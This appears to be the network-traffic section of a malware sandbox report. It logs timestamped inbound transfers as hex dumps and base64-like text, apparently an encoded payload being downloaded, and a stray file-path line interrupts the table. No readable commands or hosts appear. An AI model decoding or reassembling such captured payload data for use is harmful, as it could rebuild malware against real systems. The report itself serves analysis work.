2022-01-30 12:33:36 UTC	1207	IN	Data Raw: 4b 77 48 55 43 35 70 2b 4d 4e 47 42 69 76 2b 4f 32 76 66 2b 4c 64 53 54 2f 4e 76 56 31 47 50 39 36 46 46 66 6f 0d 0a 44 31 46 7a 51 65 4e 30 55 77 34 48 76 58 55 59 56 2b 69 7a 44 77 6f 41 61 41 41 4f 41 41 44 2f 47 48 43 4d 4d 6d 54 4e 49 6c 61 6f 4e 78 42 58 2f 33 55 49 36 4e 38 47 41 41 43 4d 78 44 69 46 0d 0a 72 53 78 30 46 6a 6a 61 59 61 2b 6f 76 56 39 65 57 31 33 44 56 59 48 73 67 2b 78 72 55 31 5a 58 35 69 56 72 63 71 68 6c 71 44 74 44 79 30 58 77 2f 33 55 4d 69 45 2f 6f 36 45 6b 41 41 41 43 4c 0d 0a 70 64 75 33 54 65 46 2f 72 38 32 75 76 51 2b 4d 63 77 4d 41 41 44 46 50 42 41 2b 43 61 67 4d 41 62 64 4d 75 53 65 6b 4a 4e 44 30 36 6f 67 2b 46 39 77 41 41 41 49 6c 37 45 41 4d 41 68 65 30 41 0d 0a 62 56 6a 79 4f 6e 77 53 55 74 31 4f 4e 68 61 42 65 78 Data Ascii: KwHUC5p+MNGBiv+O2vf+LdST/NvV1GP96FFfoD1FzQeN0Uw4HvXUYV+izDwoAaAAOAAD/GHCMMmTNI laoNxBX/3UI6N8GAACMxDiFrSx0FjjaYa+ovV9eW13DVYHsg+xrU1ZX5iVrcqhlqDtDy0Xw/3UMiE/o6EkAAACLpdu 3TeF/r82uvQ+McwMAADFPBA+CagMAbdMuSekJND06og+F9wAAAIl7EAMAhe0AbVjyOnwSUt1ONhaBex


Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	1223	IN	Data Raw: 6f 76 51 2b 46 61 66 7a 2f 2f 34 47 4e 31 50 62 77 2f 34 58 4a 0d 0a 47 52 33 34 66 65 55 32 38 45 68 48 78 2f 38 50 68 59 67 41 41 41 6f 7a 77 46 43 47 68 64 54 30 6b 71 66 36 78 45 54 4d 71 4c 48 61 78 39 6a 30 2f 2f 39 51 6a 59 38 77 2f 76 2f 77 61 4d 77 42 0d 0a 62 56 67 6a 71 58 63 71 56 30 37 55 68 68 43 4c 6e 53 7a 2b 2f 2f 57 4a 6e 65 6a 35 2f 2f 2b 46 74 6c 66 32 72 57 67 79 56 33 32 65 71 77 55 42 41 41 41 7a 77 46 71 4a 68 64 54 37 2f 2f 2b 4a 0d 0a 36 48 53 4e 76 70 65 2f 30 70 61 6a 76 66 39 51 6a 59 55 77 2f 76 58 2f 61 4d 77 4f 41 41 42 51 68 59 4a 6b 51 57 69 78 6b 31 35 6c 67 75 6c 46 2f 2f 2f 2f 67 36 2f 55 39 50 2f 77 41 49 4f 6c 0d 0a 51 61 61 4d 76 6d 68 59 56 36 55 7a 77 66 38 42 64 4b 6d 46 32 33 36 74 4d 38 6b 38 39 6f 76 48 6d 76 Data Ascii: ovQ+Fafz//4GN1Pbw/4XJGR34feU28EhHx/8PhYgAAAozwFCGhdT0kqf6xETMqLHax9j0//9QjY8w/v/waMwBbVgjqXcqV07UhhCLnSz+//WJnej5//+Ftlf2rWgyV32eqwUBAAAzwFqJhdT7//+J6HSNvpe/0pajvf9QjYU w/vX/aMwOAABQhYJkQWixk15lgulF////g6/U9P/wAIOlQaaMvmhYV6Uzwf8BdKmF236tM8k89ovHmv
2022-01-30 12:33:36 UTC	1239	IN	Data Raw: 77 67 2f 6a 2f 0d 0a 47 56 34 31 65 68 30 69 4b 35 49 49 47 56 35 64 77 34 76 2f 56 59 48 73 56 6a 50 35 4f 58 55 51 45 30 51 6b 79 68 55 6d 33 41 4e 66 46 66 39 31 44 4f 68 38 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 46 74 43 52 4f 55 79 66 39 56 69 2b 78 57 4d 2f 77 35 64 52 42 78 49 56 4e 6d 59 75 59 75 54 54 2b 35 4b 6c 72 63 44 77 68 58 55 2b 69 4f 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 4e 74 44 42 41 4b 67 59 76 2f 56 59 76 73 55 54 6e 41 69 55 33 7a 69 51 47 4a 4c 46 7a 36 41 47 43 37 46 6b 4c 65 41 78 43 4a 51 52 53 4a 51 52 4b 4a 51 52 79 47 51 53 43 4a 0d 0a 4c 48 7a 36 41 45 42 55 33 67 39 6e 79 30 45 34 69 45 45 38 69 59 74 41 42 41 41 50 69 59 46 45 61 56 68 7a 79 71 6e 37 6c 4d 57 6f 46 34 76 73 55 54 Data Ascii: wg/j/GV41eh0iK5IIGV5dw4v/VYHsVjP5OXUQE0QkyhUm3ANfFf91DOh8IAoAgz/wdAZGVi1jPYFtC ROUyf9Vi+xWM/w5dRBxIVNmYuYuTT+5KlrcDwhXU+iOIAoAgz/wdAZGVi1jPYNtDBAKgYv/VYvsUTnAiU3ziQGJLFz 6AGC7FkLeAxCJQRSJQRKJQRyGQSCJLHz6AEBU3g9ny0E4iEE8iYtABAAPiYFEaVhzyqn7lMWoF4vsUT
2022-01-30 12:33:36 UTC	1255	IN	Data Raw: 44 74 62 76 58 55 49 36 41 54 2b 2f 2f 58 4d 69 2f 39 61 69 2b 79 4e 4b 45 67 6a 4b 32 6a 4e 49 6b 4b 6f 4e 77 6a 6f 54 76 2f 2f 2f 34 6e 45 45 46 33 4d 69 2f 39 56 0d 0a 35 72 54 2b 42 48 78 69 50 55 36 6f 4e 78 44 2f 64 51 7a 2f 64 51 4c 6f 56 66 2f 77 2f 34 50 45 65 51 57 77 79 70 64 6b 41 50 48 66 38 77 63 51 4d 2f 5a 71 41 47 4b 67 44 77 41 50 56 2b 6a 4b 0d 0a 43 56 68 7a 78 4b 68 47 54 37 46 53 6d 72 49 48 45 49 50 47 47 49 6e 48 47 49 48 78 55 41 45 41 62 53 71 6f 38 57 6e 5a 58 53 52 58 71 68 30 41 41 41 42 5a 4d 73 70 66 58 73 4f 45 2f 31 57 4c 0d 0a 67 54 4d 32 53 58 41 33 33 2f 39 51 55 6c 44 2f 46 52 42 67 42 68 70 64 77 34 76 77 56 6f 73 31 74 65 70 30 55 65 33 45 49 32 34 38 68 42 68 58 6a 62 68 77 73 51 30 51 56 2f 38 61 48 47 41 47 0d 0a Data Ascii: DtbvXUI6AT+//XMi/9ai+yNKEgjK2jNIkKoNwjoTv///4nEEF3Mi/9V5rT+BHxiPU6oNxD/dQz/dQLoVf/w/4PEe QWwypdkAPHf8wcQM/ZqAGKgDwAPV+jKCVhzxKhGT7FSmrIHEIPGGInHGIHxUAEAbSqo8WnZXSRXqh0AA ABZMspfXsOE/1WLgTM2SXA33/9QUlD/FRBgBhpdw4vwVos1tep0Ue3EI248hBhXjbhwsQ0QV/8aHGAG
2022-01-30 12:33:36 UTC	1271	IN	Data Raw: 51 34 41 74 38 65 70 6e 53 64 7a 51 52 31 49 33 41 4e 62 79 56 55 49 39 38 48 2f 2f 77 55 41 64 51 53 4b 30 6e 52 6f 0d 0a 73 34 48 4e 51 70 54 4e 71 4a 47 33 45 54 50 62 39 73 52 42 64 51 74 44 39 6b 55 42 45 48 55 66 62 70 48 36 44 47 53 33 68 54 64 52 77 63 6b 42 69 55 30 4d 41 39 68 4f 39 6b 55 42 45 48 54 6f 0d 0a 43 39 4d 4f 54 2b 46 6e 58 2f 61 34 76 51 41 41 5a 69 50 34 68 64 45 50 74 38 64 70 69 58 30 4f 4e 69 78 36 54 47 69 79 56 30 34 78 79 30 55 4f 33 55 55 49 61 67 70 52 55 64 30 54 4a 4f 67 78 0d 0a 62 56 68 7a 77 71 77 2b 76 47 30 39 51 6c 48 64 32 46 48 64 48 43 37 6f 48 67 41 50 41 41 2b 33 6d 74 75 33 54 61 6e 63 55 38 2b 78 76 51 63 41 41 49 48 75 2f 67 6b 41 41 46 2b 45 52 52 43 4a 0d 0a 58 51 59 75 67 75 50 4e 41 73 57 37 45 31 47 4c Data Ascii: Q4At8epnSdzQR1I3ANbyVUI98H//wUAdQSK0nRos4HNQpTNqJG3ETPb9sRBdQtD9kUBEHUfbpH6DGS 3hTdRwckBiU0MA9hO9kUBEHToC9MOT+FnX/a4vQAAZiP4hdEPt8dpiX0ONix6TGiyV04xy0UO3UUIagpRUd0TJOgxb Vhzwqw+vG09QlHd2FHdHC7oHgAPAA+3mtu3TancU8+xvQcAAIHu/gkAAF+ERRCJXQYuguPNAsW7E1GL
2022-01-30 12:33:36 UTC	1287	IN	Data Raw: 44 70 62 77 58 34 59 2f 6e 51 47 67 45 51 6f 67 4f 74 32 69 38 66 47 0d 0a 4b 33 44 79 77 6f 41 79 49 31 37 55 71 67 46 30 42 34 50 6f 41 57 44 30 36 77 5a 6c 39 65 73 43 42 36 34 72 45 5a 63 6e 39 79 35 52 55 6f 76 59 67 2f 76 2f 64 41 65 46 32 33 51 47 55 2f 38 56 0d 0a 79 54 68 31 55 59 4d 77 5a 49 37 53 67 6e 51 63 44 37 62 41 69 56 51 59 67 2f 67 4e 64 51 61 41 49 33 41 7a 71 6b 47 78 72 30 30 69 5a 6f 42 4f 4b 41 6a 72 48 6f 70 4f 4b 45 44 49 52 68 6a 2b 0d 0a 6b 71 65 4d 34 46 79 47 55 46 37 53 67 6e 51 4b 69 77 53 34 78 30 6f 51 2f 76 2f 77 2f 30 65 44 6b 6c 74 38 78 44 2f 4e 71 4c 45 49 48 46 76 44 61 67 78 6f 2b 48 51 48 45 4f 67 50 37 66 37 2f 0d 0a 42 31 2b 62 68 4d 72 4e 71 42 64 6b 6d 59 68 64 35 34 6c 64 2f 46 6e 6f 4f 4a 51 50 41 46 6d 46 Data Ascii: DpbwX4Y/nQGgEQogOt2i8fGK3DywoAyI17UqgF0B4PoAWD06wZl9esCB64rEZcn9y5RUovYg/v/dAe F23QGU/8VyTh1UYMwZI7SgnQcD7bAiVQYg/gNdQaAI3AzqkGxr00iZoBOKAjrHopOKEDIRhj+kqeM4FyGUF7SgnQKi wS4x0oQ/v/w/0eDklt8xD/NqLElHFvDagxo+HQHEOgP7f7/B1+bhMrNqBdkmYhd54ld/FnoOJQPAFmF
2022-01-30 12:33:36 UTC	1303	IN	Data Raw: 51 63 66 5a 67 38 6f 0d 0a 57 4f 69 2f 52 33 68 55 57 42 65 59 4a 41 39 59 30 57 59 50 63 4d 44 75 38 67 39 57 31 2f 49 50 4e 59 6d 42 54 6a 44 6d 4d 55 46 46 5a 39 44 4d 42 68 42 6d 44 32 54 4b 67 65 71 50 2f 77 45 41 0d 0a 6d 6f 4b 79 75 32 2b 78 6c 55 7a 63 67 49 50 67 49 41 50 51 5a 67 56 58 2f 37 69 50 50 77 41 41 43 31 65 33 75 57 76 41 57 42 63 44 5a 68 54 79 44 31 6e 48 5a 67 56 7a 38 53 31 70 44 33 44 4a 0d 0a 4b 54 35 38 61 56 58 79 6d 30 68 48 73 41 39 59 36 6d 59 50 57 64 50 79 44 31 6a 4b 5a 67 38 55 72 54 35 38 47 4a 6a 41 57 42 65 33 4a 41 39 5a 77 47 59 50 57 50 52 6d 44 31 6e 33 38 67 39 5a 0d 0a 72 6a 35 38 4d 5a 2f 63 70 55 45 4f 68 57 59 50 63 4f 76 75 38 67 56 5a 38 2f 49 41 57 65 4e 6d 59 6a 61 4b 4a 32 64 42 6f 47 4d 78 54 57 37 53 Data Ascii: QcfZg8oWOi/R3hUWBeYJA9Y0WYPcMDu8g9W1/IPNYmBTjDmMUFFZ9DMBhBmD2TKgeqP/wEAmoKyu2+ xlUzcgIPgIAPQZgVX/7iPPwAAC1e3uWvAWBcDZhTyD1nHZgVz8S1pD3DJKT58aVXym0hHsA9Y6mYPWdPyD1jKZg8Ur T58GJjAWBe3JA9ZwGYPWPRmD1n38g9Zrj58MZ/cpUEOhWYPcOvu8gVZ8/IAWeNmYjaKJ2dBoGMxTW7S
2022-01-30 12:33:36 UTC	1319	IN	Data Raw: 2b 56 30 35 58 77 53 63 41 6a 55 58 73 69 37 53 77 41 41 41 50 61 67 35 58 42 31 6b 6a 71 63 50 77 71 4c 48 61 43 51 53 4c 38 46 46 71 44 31 32 4e 52 65 78 6c 41 56 44 6f 0d 0a 2b 70 71 4d 76 6d 50 43 32 67 31 66 45 6d 6f 51 56 34 31 46 37 47 41 42 55 4f 69 4d 77 76 2f 2f 5a 71 6a 2b 41 6c 68 69 50 55 41 41 7a 30 58 73 61 67 4a 51 36 47 58 43 2f 2f 2b 4d 78 46 41 4c 0d 0a 6e 64 55 77 64 54 68 59 57 42 6e 61 42 2b 78 71 41 6c 44 6f 57 4d 6a 2f 2f 34 50 4c 46 41 76 47 47 58 49 67 71 51 72 4d 71 4c 45 45 71 70 70 32 2f 2f 2f 64 66 4c 6f 6b 6e 62 77 2f 34 50 45 0d 0a 59 64 73 2b 74 5a 65 35 47 72 49 47 71 6f 4a 32 2f 2f 2b 4c 52 66 35 5a 36 33 43 45 55 77 6a 72 5a 74 55 37 6b 65 6a 4c 58 6a 6b 2f 79 67 70 43 69 67 4b 45 77 48 2f 76 69 33 33 33 69 33 55 49 Data Ascii: +V05XwScAjUXsi7SwAAAPag5XB1kjqcPwqLHaCQSL8FFqD12NRexlAVDo+pqMvmPC2g1fEmoQV41F7 GABUOiMwv//Zqj+AlhiPUAAz0XsagJQ6GXC//+MxFALndUwdThYWBnaB+xqAlDoWMj//4PLFAvGGXlgqQrMqLEEqpp 2////dfLoknbw/4PEYds+tZe5GrIGqoJ2//+LRf5Z63CEUwjrZtU7kejLXjk/ygpCigKEwH/vi333i3UI
2022-01-30 12:33:36 UTC	1335	IN	Data Raw: 46 79 58 52 31 67 36 57 30 6c 61 65 4d 51 56 76 4e 33 4d 72 71 63 76 37 2f 2f 32 6f 4b 57 76 33 69 41 34 57 37 2b 50 2f 2f 0d 0a 35 4e 7a 4f 63 5a 62 4e 71 4d 32 46 51 6b 65 4a 6c 62 54 34 2f 2f 55 37 2b 58 58 57 69 37 32 34 6c 61 65 4d 78 4c 70 47 46 38 58 53 62 76 37 2f 2f 34 50 34 63 33 6b 50 69 5a 53 4b 4d 50 37 2f 0d 0a 6b 71 66 32 62 5a 62 4e 71 4b 56 78 63 63 42 51 69 59 57 63 39 76 58 2f 69 59 55 6a 2f 76 2f 2f 34 4e 33 54 74 35 66 4e 42 38 50 53 63 76 37 2f 2f 31 5a 51 36 42 48 53 2f 76 2b 4d 78 42 43 4e 0d 0a 36 41 53 50 76 70 64 69 32 73 74 37 76 50 2f 2f 55 4f 68 75 7a 50 54 2f 57 56 6d 45 6a 5a 7a 34 6b 71 63 5a 53 7a 49 4a 6c 55 48 53 42 41 45 41 41 49 75 46 58 50 62 2f 2f 34 31 32 41 66 2b 46 0d 0a 2b 61 43 4d 76 71 34 7a 5a 73 66 71 2b 76 Data Ascii: FyXR1g6W0laeMQVvN3Mrqcv7//2oKWv3iA4W7+P//5NzOcZbNqM2FQkeJlbT4//U7+XXWi724laeMx LpGF8XSbv7//4P4c3kPiZSKMP7/kqf2bZbNqKVxccBQiYWc9vX/iYUj/v//4N3Tt5fNB8PScv7//1ZQ6BHS/v+MxBC N6ASPvpdi2st7vP//UOhuzPT/WVmEjZz4kqcZSzIJlUHSBAEAAIuFXPb//412Af+F+aCMvq4zZsfq+v

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	1351	IN	Data Raw: 79 2f 33 45 6a 61 77 2b 33 30 43 50 57 77 65 67 45 71 41 52 37 41 34 50 4b 0d 0a 5a 66 42 37 4e 57 75 78 6e 55 72 2f 55 6e 51 44 67 38 6f 43 71 43 70 30 41 67 76 5a 71 41 4a 30 62 31 4f 6b 54 73 5a 76 72 38 55 53 75 6f 50 67 77 49 6c 46 39 41 57 75 56 66 53 45 52 66 69 6f 0d 0a 55 69 78 62 79 71 41 52 6d 59 2b 32 52 71 67 45 64 41 4f 44 79 51 4b 6f 43 48 51 4d 67 38 6b 45 78 55 67 48 51 75 76 37 56 65 5a 33 4e 67 49 4c 7a 71 67 43 64 41 67 4c 7a 77 76 46 69 38 46 66 0d 0a 68 6d 51 56 79 69 58 4f 5a 49 36 68 67 7a 39 30 4d 51 2b 33 77 53 6e 47 77 65 41 4c 39 73 45 45 47 56 76 77 69 57 44 45 6c 6b 59 6a 51 59 50 49 42 50 62 42 45 48 34 44 67 38 67 4e 39 73 45 67 0d 0a 47 56 70 34 68 35 37 7a 56 54 70 53 54 77 41 41 43 41 42 65 79 63 6d 4c 2f 31 57 45 37 49 Data Ascii: y/3Ejaw+30CPWwegEqAR7A4PKZfB7NWuxnUr/UnQDg8oCqCp0AgvZqAJ0b1OkTsZvr8USuoPgwlIF9AWuVfSERfioUixbyqARmY+2RqgEdAODyQKoCHQMg8kExUgHQuv7VeZ3NgILzqgCdAgLzwvFi8FfhmQVyiXOZI6hgz90MQ+3wSnGweAL9sEEGVvwiWDElkYjQYPIBPbBEH4Dg8gN9sEgGVp4h57zVTpSTwAACABeycmL/1WE7I
2022-01-30 12:33:36 UTC	1367	IN	Data Raw: 4c 54 62 7a 6d 76 30 2f 37 0d 0a 6b 74 50 2b 6f 5a 62 4e 71 4b 65 54 46 76 76 2f 69 30 32 34 36 61 5a 50 2b 2f 2b 43 6a 52 54 2f 6b 71 65 61 38 44 7a 4a 71 4d 58 61 68 76 37 2f 2f 2b 6d 6d 56 50 48 2f 69 30 32 37 36 59 35 50 0d 0a 6c 71 66 34 7a 4e 54 4d 71 4c 47 2b 30 56 54 37 2f 34 32 4e 48 50 54 2f 2f 2b 6d 48 56 50 76 2f 35 74 58 62 76 35 66 4e 76 6a 4d 44 75 66 2b 4c 6a 61 44 2b 2f 2f 58 70 63 6c 54 30 2f 34 32 4e 0d 0a 61 61 61 4d 76 6f 46 56 41 37 57 6f 79 59 32 51 2f 76 2f 2f 36 56 5a 55 2b 2f 2b 45 6a 59 6a 2b 6b 71 65 61 45 44 7a 4a 71 4d 50 61 72 76 33 2f 2f 2b 6c 47 56 50 48 2f 69 34 31 33 2f 76 2f 2f 0d 0a 68 47 4d 6e 75 70 65 35 32 69 61 70 76 66 2f 70 4d 46 54 37 2f 34 47 4e 57 50 37 77 2f 2b 6b 6c 4f 61 4f 4d 79 75 56 36 71 62 47 6f 71 78 Data Ascii: LTbzmv0/7ktP+oZbNqKeTFvv/i0246aZP+/+CjRT/kqea8DzJqMXahv7//+mmVPH/i0276Y5Plqf4zNTMqLG+0VT7/42NHPT//+mHVPv/5tXbv5fNvjMDuf+LjaD+//XpclT0/42NaaaMvoFVA7WoyY2Q/v//6VZU+/+EjYj+kqeaEDzJqMParv3//+lGVPH/i413/v//hGMnupe52iapvf/pMFT7/4GNWP7w/+klOaOMyuV6qbGoqx
2022-01-30 12:33:36 UTC	1383	IN	Data Raw: 4f 4e 6e 71 78 7a 63 42 2f 68 51 36 48 2f 50 2f 66 58 47 67 45 53 6c 42 78 41 41 68 70 37 34 70 44 58 78 6d 34 49 43 79 65 79 44 37 41 67 50 56 38 70 6d 44 78 4e 4b 2b 4f 73 53 0d 0a 35 68 32 4c 77 71 67 7a 33 41 4f 72 77 64 45 41 69 55 58 34 69 55 66 38 67 33 33 7a 41 48 63 69 48 31 37 77 50 4a 41 76 4a 46 51 39 51 6d 6f 42 69 31 58 38 55 6f 46 46 2b 46 44 6e 4c 38 2f 39 0d 0a 6b 70 37 7a 6c 63 67 31 52 30 36 38 68 49 76 6c 58 63 50 4d 7a 46 2b 4c 37 49 50 6a 43 41 39 58 72 54 35 38 55 69 33 4b 76 46 7a 63 42 2f 69 44 77 41 47 4c 54 66 61 44 30 51 43 47 52 66 69 4a 0d 0a 49 4b 54 77 50 4a 51 79 49 47 77 6c 52 49 4e 39 2b 41 52 7a 47 6d 41 41 61 67 47 45 56 66 78 53 35 68 32 4c 45 59 44 74 6d 62 4f 6f 68 49 42 77 6f 67 63 51 41 4f 48 47 69 2b 56 53 77 38 Data Ascii: ONnqxzcB/hQ6H/P/fXGgESlBxAAhp74pDXxm4ICyeyD7AgPV8pmDxNK+OsS5h2Lwqgz3AOrwdEAiUX4iUf8g33zAHciH17wPJAvJFQ9QmoBi1X8UoFF+FDnL8/9kp7zlcg1R068hIvlXcPMzF+L7IPjCA9XrT58Ui3KvFzcB/iDwAGLTfaD0QCGRfiJIKTwPJQyIGwlRIN9+ARzGmAAagGEVfxS5h2LEYDtmbOohIBwogcQAOHGi+VSw8
2022-01-30 12:33:36 UTC	1399	IN	Data Raw: 50 38 44 41 41 41 4b 41 41 41 41 66 56 68 7a 51 57 55 79 56 30 35 67 51 67 41 41 45 77 41 41 41 47 34 4a 41 41 41 66 41 41 41 41 0d 0a 2f 46 68 7a 51 55 45 79 56 30 35 63 51 77 41 41 46 67 41 41 41 48 6f 41 41 41 41 54 41 41 41 41 50 56 68 7a 51 58 6b 79 56 30 35 56 51 67 41 41 41 67 41 41 41 43 30 41 41 41 41 54 41 41 41 41 0d 0a 59 56 68 7a 51 57 55 79 56 30 35 59 51 67 41 41 45 77 41 41 41 41 73 41 41 41 41 6e 41 41 41 41 61 31 68 7a 51 58 34 79 56 30 34 73 51 67 41 41 41 67 41 41 41 46 30 41 41 41 41 5a 41 41 41 41 0d 0a 54 46 68 7a 51 55 38 79 56 30 36 44 51 67 41 41 4a 77 41 41 41 49 6b 41 41 41 41 5a 41 41 41 41 69 31 74 7a 51 57 55 79 56 30 35 66 51 67 41 41 44 41 41 41 41 42 38 41 41 41 41 45 41 41 41 41 0d 0a 66 46 68 7a 51 58 6f 79 56 30 35 6c Data Ascii: P8DAAAKAAAAfVhzQWUyV05gQgAAEwAAAG4JAAAfAAAA/FhzQUEyV05cQwAAFgAAAHoAAAATAAAAPVhzQXkyV05VQgAAAgAAAC0AAAATAAAAYVhzQWUyV05YQgAAEwAAAAsAAAAnAAAAa1hzQX4yV04sQgAAAgAAAF0AAAAZAAAATFhzQU8yV06DQgAAJwAAAIkAAAAZAAAAi1tzQWUyV05fQgAADAAAAB8AAAAEAAAAfFhzQXoyV05l
2022-01-30 12:33:36 UTC	1415	IN	Data Raw: 55 67 79 4c 6b 34 34 51 6e 55 41 63 67 41 67 41 48 6f 41 63 67 42 67 41 47 63 41 0d 0a 48 31 67 53 51 51 55 79 64 30 34 30 51 6d 45 41 62 67 41 67 41 47 6b 41 59 51 42 36 41 48 4d 41 43 46 68 54 51 51 6b 79 4f 55 35 33 51 6d 45 41 63 77 42 7a 41 47 38 41 63 67 42 37 41 47 6b 41 0d 0a 41 6c 67 64 51 57 49 79 4d 55 34 32 51 6d 6b 41 62 41 42 31 41 48 67 41 5a 51 41 6a 41 43 41 41 48 6c 67 57 51 51 30 79 64 30 34 6a 51 6d 67 41 5a 51 41 67 41 46 77 41 61 51 42 38 41 48 55 41 0d 0a 44 46 67 66 51 55 67 79 46 45 35 38 51 69 73 41 49 41 42 6b 41 47 55 41 59 77 42 36 41 47 30 41 43 46 67 64 51 52 77 79 4e 6b 34 6a 51 6d 6b 41 62 77 42 75 41 43 6f 41 62 77 42 68 41 43 41 41 0d 0a 44 46 67 41 51 52 73 79 4d 6b 34 6c 51 6e 51 41 63 77 41 41 41 43 49 41 55 41 42 39 Data Ascii: UgyLk44QnUAcgAgAHoAcgBgAGcAH1gSQQUyd040QmEAbgAgAGkAYQB6AHMACFhTQQkyOU53QmEAcwBzAG8AcgB7AGkAAlgdQWlyMU42QmkAbAB1AHgAZQAjACAAHlgWQQ0yd04jQmgAZQAgAFwAaQB8AHUADFgfQUgyFE58QisAIABkAGUAYwB6AG0ACFgdQRwyNk4jQmkAbwBuACoAbwBhACAADFgAQRsyMk4lQnQAcwAAACIAUAB9
2022-01-30 12:33:36 UTC	1431	IN	Data Raw: 47 38 45 41 41 44 66 36 41 59 51 0d 0a 42 6c 78 7a 51 59 6a 61 55 56 34 37 52 67 41 41 38 4f 67 47 45 49 73 45 41 41 44 7a 36 41 59 51 62 46 42 7a 51 57 44 62 55 56 35 54 53 67 41 41 50 4d 34 47 45 41 30 49 41 41 41 62 36 51 59 51 0d 0a 5a 46 42 7a 51 55 6a 62 55 56 35 64 53 67 41 41 4c 4f 6b 47 45 41 59 49 41 41 41 33 36 51 59 51 66 56 42 7a 51 53 7a 62 55 56 35 45 53 67 41 41 55 4f 6b 47 45 42 34 49 41 41 42 54 36 51 59 51 0d 0a 65 31 42 7a 51 51 44 62 55 56 35 4e 53 67 41 41 64 4f 6b 47 45 42 63 49 41 41 43 44 36 51 59 51 51 56 42 7a 51 66 44 62 55 56 35 73 53 67 41 41 73 4f 6b 47 45 44 51 49 41 41 43 7a 36 51 59 51 0d 0a 4c 6c 42 7a 51 61 44 62 55 56 34 38 53 67 41 41 34 4f 6b 47 45 41 73 4d 41 41 44 2f 36 51 59 51 61 56 52 7a 51 5a 54 62 55 56 35 51 Data Ascii: G8EAADf6AYQBlxzQYjaUV47RgAA8OgGEIsEAADz6AYQbFBzQWDbUV5TSgAAPM4GEA0IAAAb6QYQZFBzQUjbUV5dSgAALOkGEAYIAAA36QYQfVBzQSzbUV5ESgAAUOkGEB4IAABT6QYQe1BzQQDbUV5NSgAAdOkGEBcIAACD6QYQQVBzQfDbUV5sSgAAsOkGEDQIAACz6QYQLlBzQaDbUV48SgAA4OkGEAsMAAD/6QYQaVRzQZTbUV5Q
2022-01-30 12:33:36 UTC	1447	IN	Data Raw: 6e 66 56 44 71 4c 6e 46 32 56 53 68 37 50 63 31 49 50 51 6f 41 49 4a 61 37 6b 58 6f 2f 31 7a 78 66 42 6e 66 7a 46 58 4e 58 51 74 54 43 4e 6b 74 37 50 39 69 64 38 75 70 4b 43 55 30 39 0d 0a 62 56 6a 6e 67 39 59 32 4b 33 45 67 2f 44 4f 49 4d 65 63 68 50 51 6f 41 74 4a 56 44 76 6e 77 2f 30 71 41 74 55 54 41 66 45 58 4e 58 51 70 67 38 34 48 64 39 50 7a 6f 63 6b 4a 34 75 68 55 38 39 0d 0a 62 56 6a 54 39 68 45 44 4b 58 45 72 59 4d 53 76 2b 31 45 38 50 51 6f 41 4a 41 63 57 36 33 34 2f 31 36 73 59 79 41 34 31 46 33 4e 58 51 6f 51 72 76 71 52 2f 50 35 59 58 75 6d 4b 4d 56 55 4d 39 0d 0a 62 56 6a 6a 30 31 77 64 31 33 46 39 7a 30 74 66 79 7a 77 71 50 51 6f 41 50 4a 72 5a 64 49 41 2f 75 46 36 2f 7a 42 41 35 48 6e 4e 58 51 67 34 79 73 64 47 41 50 33 31 5a 7a 31 59 71 Data Ascii: nfVDqLnF2VSh7Pc1IPQoAIJa7kXo/1zxfBnfzFXNXQtTCNkt7P9id8upKCU09bVjng9Y2K3Eg/DOIMechPQoAtJVDvnw/0qAtUTAfEXNXQpg84Hd9PzockJ4uhU89bVjT9hEDKXErYMSv+1E8PQoAJAcW634/16sYyA41F3NXQoQrvqR/P5YXumKMVUM9bVjj01wd13F9z0tfyzwqPQoAPJrZdIA/uF6/zBA5HnNXQg4ysdGAP31Zz1Yq
2022-01-30 12:33:36 UTC	1463	IN	Data Raw: 51 50 77 6f 41 41 41 44 76 74 4d 38 2f 62 56 68 7a 51 59 69 47 6d 48 46 58 51 67 41 41 67 47 2f 50 50 77 6f 41 41 41 43 50 62 38 38 2f 0d 0a 62 56 68 7a 51 55 67 59 6d 48 46 58 51 67 41 41 49 43 72 50 50 77 6f 41 41 41 44 50 35 4d 34 2f 62 56 68 7a 51 61 6a 57 6d 58 46 58 51 67 41 41 59 4a 2f 4f 50 77 6f 41 41 41 42 76 6e 38 34 2f 0d 0a 62 56 68 7a 51 57 68 6f 6d 58 46 58 51 67 41 41 46 72 4f 50 77 6f 41 41 41 43 66 47 38 34 2f 62 56 68 7a 51 66 67 70 6d 58 46 58 51 67 41 41 4d 4e 62 4e 50 77 6f 41 41 41 41 2f 31 73 30 2f 0d 0a 62 56 68 7a 51 61 69 6c 6d 6e 46 58 51 67 41 41 77 4a 66 4e 50 77 6f 41 41 41 42 66 57 63 30 2f 62 56 68 7a 51 54 68 72 6d 6e 46 58 51 67 41 41 34 42 72 4e 50 77 6f 41 41 41 44 76 47 73 30 2f 0d 0a 62 56 68 7a 51 51 6a 52 6d 33 Data Ascii: QPwoAAADvtM8/bVhzQYiGmHFXQgAAgG/PPwoAAACPb88/bVhzQUgYmHFXQgAAICrPPwoAAADP5M4/bVhzQajWmXFXQgAAYJ/OPwoAAABvn84/bVhzQWhomXFXQgAAAFrOPwoAAACfG84/bVhzQfgpmXFXQgAAMNbNPwoAAAA/1s0/bVhzQailmnFXQgAAwJfNPwoAAABfWc0/bVhzQThrmnFXQgAA4BrNPwoAAADvGs0/bVhzQQjRm3

Timestamp	kBytes transferred	Direction	Data
